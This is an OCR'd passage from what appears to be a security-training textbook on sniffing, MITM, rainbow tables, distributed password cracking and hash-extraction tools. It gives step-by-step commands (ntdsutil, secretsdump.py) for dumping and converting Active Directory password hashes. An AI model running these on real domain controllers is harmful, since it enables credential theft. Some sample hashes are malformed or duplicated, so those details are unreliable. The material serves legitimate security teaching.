


Figure 6.20: Wire sniffing

As sniffers gather packets at the data link layer, they can grab all the packets on the LAN of the machine running the sniffer program. This method is relatively hard to perpetrate and computationally complicated. This is because a network with a hub implements a broadcast medium that all systems share on the LAN. The LAN sends the data to all machines connected to it. If an attacker runs a sniffer on one system on the LAN, he/she can gather data sent to and from any other system on the LAN. The majority of sniffer tools are ideally suited to sniff data in a hub environment. These tools are passive sniffers, as they passively wait for data transfer before capturing the information. They are efficient at imperceptibly gathering data from the LAN. The captured data may include passwords sent to remote systems during FTP, rlogin sessions, and electronic mail. The attacker uses these sniffed credentials to gain unauthorized access to the target system. There are a variety of tools available on the Internet for passive wire sniffing.

- **Man-in-the-Middle/Manipulator-in-the-Middle and Replay Attacks**

  When two parties are communicating, a man-in-the-middle/manipulator-in-the-middle (MITM) attack can take place, in which a third party intercepts a communication between the two parties without their knowledge. The third party eavesdrops on the traffic and then passes it along. To do this, the "man in the middle" has to sniff from both sides of the connection simultaneously. In an MITM attack, the attacker acquires access to the communication channels between the victim and server to extract the information. This type of attack is often used in telnet and wireless technologies. It is not easy to implement such attacks owing to the TCP sequence numbers and the speed of the communication. This method is relatively hard to perpetrate and can sometimes be broken by invalidating the traffic.



Figure 6.21: Main-in-the-middle/manipulator-in-the-middle and replay attacks

In a replay attack, packets and authentication tokens are captured using a sniffer. After the relevant info is extracted, the tokens are placed back on the network to gain access. The attacker uses this type of attack to replay bank transactions or similar types of data transfer, in the hope of replicating and/or altering activities, such as banking deposits or transfers.

Offline Attacks: Rainbow Table Attack

Rainbow Table	A rainbow table is a precomputed table that contains word lists like **dictionary files**, **brute force lists**, and their **hash values**
Compare the Hashes	The hash **of passwords** is captured and compared with the precomputed hash table. If a match is found, then the password gets cracked
Easy to Recover	It is easy to recover passwords by comparing the captured password hashes to the **precomputed tables**

Precomputed Hashes

`1qazwed`	→ `4259cc34599c530b28a6a8f225d668590`
`hh021da`	→ `c744b1716cbf8d4dd0ff4ce31a177151`
`9da8dasf`	→ `3cd696a8571a843cda453a229d741843`
`sodifo8sf`	→ `c744b1716cbf8d4dd0ff4ce31a177151`

Tool to Create Rainbow Tables: rtgen

- The rtgen program needs **several parameters** to generate a rainbow table. The syntax for the command line is as follows:

Syntax: `rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`

Offline Attacks: Distributed Network Attack

- A Distributed Network Attack (DNA) technique is used for **recovering passwords from hashes or password-protected files** using the unused processing power of machines across the network

- The DNA Manager is installed in a **central location** where machines running on DNA Client can access it over the network
- The DNA Manager coordinates the attack and **allocates small portions of the key search** to machines that are distributed over the network
- The DNA Client **runs in the background** consuming only unused processor time
- The program combines the processing capabilities of all the clients connected to the network and uses it to **crack the password**

Offline Attacks

Offline attacks occur when an attacker checks the validity of passwords. The attacker observes how the password is stored. If the usernames and passwords are stored in a readable file, it is easy for the attacker to gain access to the system. Hence, it is important to protect the list of passwords and keep it in an unreadable form, preferably encrypted.

Offline attacks are often time-consuming but have a high success rate as the password hashes can be reversed owing to their small keyspace and short length. Notably, different password-cracking techniques are available on the Internet.

Two examples of offline attacks are as follows:

1. Rainbow table attack
2. Distributed Network Attack

- **Rainbow Table Attack**


  A rainbow table attack uses the cryptanalytic time–memory trade-off technique, which requires less time than other techniques. It uses already-calculated information stored in memory to crack the encryption. In the rainbow table attack, the attacker creates a table of all the possible passwords and their respective hash values, known as a rainbow table, in advance.

  Rainbow Table: A rainbow table is a precomputed table that contains word lists like dictionary files and brute-force lists and their hash values. It is a lookup table specially used in recovering a plaintext password from a ciphertext. The attacker uses this table to look for the password and tries to recover it from password hashes.

  Computed Hashes: An attacker computes the hash for a list of possible passwords and compares it to the pre-computed hash table (rainbow table). If attackers find a match, they can crack the password.

  Compare the Hashes: An attacker captures the hash of a password and compares it with the precomputed hash table. If a match is found, then the password is cracked. It is easy to recover passwords by comparing captured password hashes to the pre-computed tables.

  Examples of pre-computed hashes:



1qazwed → 4259cc34599c530b28a6a8f225d668590
hh021da → c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf → 3cd696a8571a843cda453a229d741843
sodifo8sf → c744b1716cbf8d4dd0ff4ce31a177151

Figure 6.22: Pre-computed hashes

  Tool to Create Rainbow Tables: rtgen


  Source: *http://project-rainbowcrack.com*

  RainbowCrack is a general-purpose implementation that takes advantage of the time–memory trade-off technique to crack hashes. This project allows you to crack a hashed password.

Attackers use the rtgen tool of this project to generate the rainbow tables. As shown in the screenshot, the rtgen program needs several parameters to generate a rainbow table.

The syntax of the command line is:

Syntax: `rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`



```
C:\Users\Admin\Downloads\RainbowGen\RTGen>rtgen md5 loweralpha-numeric 1 7 0 1000 4000000 0
rainbow table md5_loweralpha-numeric#1-7_0_1000x4000000_0.rt parameters
hash algorithm:         md5
hash length:            16

Figure 6.23: Screenshot of rtgen

- **Distributed Network Attack**

  A Distributed Network Attack (DNA) is a technique used for recovering password-protected files that utilize the unused processing power of machines spread across the network to decrypt passwords. In this attack, the attacker installs a DNA manager in a central location where machines running DNA clients can access it over a network. The DNA manager coordinates the attack and assigns small portions of the key search to machines distributed throughout the network. The DNA client runs in the background, only taking the processor time that was unused. The program combines the processing capabilities of all the clients connected to the network and uses it to crack the password. Attackers use the Password Recovery Toolkit (PRTK), which is equipped with DNA tools, to perform this attack.

  The features of a DNA are as follows:

  - Easily reads statistics and graphs
  - Adds user dictionaries to crack a password
  - Optimizes password attacks for specific languages
  - Modifies the user dictionaries
  - Comprises stealth client installation functionality
  - Automatically updates client while updating the DNA server

DNA can be classified into two modules:

- **DNA Server Interface**

  The DNA server interface allows users to manage DNA from a server. The DNA server module provides the user with the status of all the jobs that the DNA server is executing. The interface contains the following jobs:

  - **Current Jobs**: The current job queue consists of all the jobs added to the list by the controller. The current job list has many columns, such as the identification number assigned by the DNA to the job, the name of the encrypted file, the user's password, the password that matches a key that can unlock the data, the status of the job, and various other columns.
  - **Finished Jobs**: The finished job list provides information about the decryption jobs, including the password. It also has many columns that are similar to the current job list. These columns include the identification number assigned by DNA to the job, the name of the encrypted file, the decrypted path of the file, the key used to encrypt and decrypt the file, the date and time that the DNA server started working on the job, the date and time the DNA server finished working on the job, the elapsed time, etc.

- **DNA Client Interface**

  Users can use the DNA client interface from many workstations. The interface helps the client statistics to coordinate easily and is available on machines with the pre-installed DNA client application. There are several components, such as the name of the DNA client, the name of the group to which the DNA client belongs, and the statistics about the current job.

Network Management

The Network Traffic dialog box aids in the discovery of the network speed the DNA uses and each work-unit length of the DNA client. Using the work-unit length, a DNA client can work without contacting the DNA server. The DNA client application can contact the DNA server at the beginning and end of the work-unit length.

The user can monitor the job status queue and DNA. After collecting the data from the Network Traffic dialog box, the user can modify the client's work. When the size of the work-unit length increases, the speed of the network traffic decreases. A decrease in the speed of the traffic leads the client working on the jobs to spend longer amounts of time. Therefore, the user can make fewer requests to the server because of the reduction in the bandwidth of network traffic.

Password Recovery Tools

Elcomsoft Distributed Password Recovery

Elcomsoft Distributed Password Recovery breaks **complex passwords**, recovers strong **encryption keys**, and **unlocks documents** in a production environment

Tools to Extract the Password Hashes

The following tools can be used to extract the password hashes from the target system:

- **pwdump7**

  Source: *https://www.tarasco.org*

  pwdump7 is an application that dumps the password hashes (one-way functions or OWFs) from NT's SAM database. pwdump extracts LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM) database. This application or tool runs by extracting the binary SAM and SYSTEM file from the filesystem, and then extracts the hashes. One of the most powerful features of pwdump7 is that it is also capable of dumping protected files. Pwdump7 can also extract passwords offline by selecting the target files. The use of this program requires administrative privileges on the remote system.

As shown in the screenshot, attackers use this tool to extract password hashes from the target system.

Password Cracking Using Domain Password Audit Tool (DPAT)

Source: *https://github.com*

DPAT is a Python script that generates password use statistics from password hashes dumped from a domain controller (DC) and a password crack file such as **`hashcat.pot`** generated using the hashcat tool during password cracking. It also generates an HTML report with clickable links. An attacker can open each link and analyze usernames, current passwords, and other password statistics.

Initially, an attacker dumps LM and NT hash files from the DC using the compromised admin privileges, following which the attacker cracks those LM hashes and loads them into the password list file using DPAT.

Steps to Crack Passwords Using DPAT

- **Step 1**: Run the following command to dump the password hashes from the domain controller (DC). This requires sufficient space in the C drive to store the output.

  ```
  ntdsutil "ac in ntds" "ifm" "cr fu c:\temp" q
  ```

- **Step 2:** The dump contains two files, **Active Directory\ntds.dit** and **registry\SYSTEM**. Now, convert the output file format to the format accepted by the DPAT tool using the Python script **secretsdump.py**:

  ```
  secretsdump.py -system registry/SYSTEM -ntds "Active Directory/ntds.dit" LOCAL -outputfile users
  ```

  This script stores the output file in the **`users.ntds`** format.

  `-history` → This flag can be included in the above command to view the password history in the report.

- **Step 3**: Create a password crack file in the format supported by the DPAT tool. The DPAT tool supports the file formats of both hashcat and John the Ripper tools.

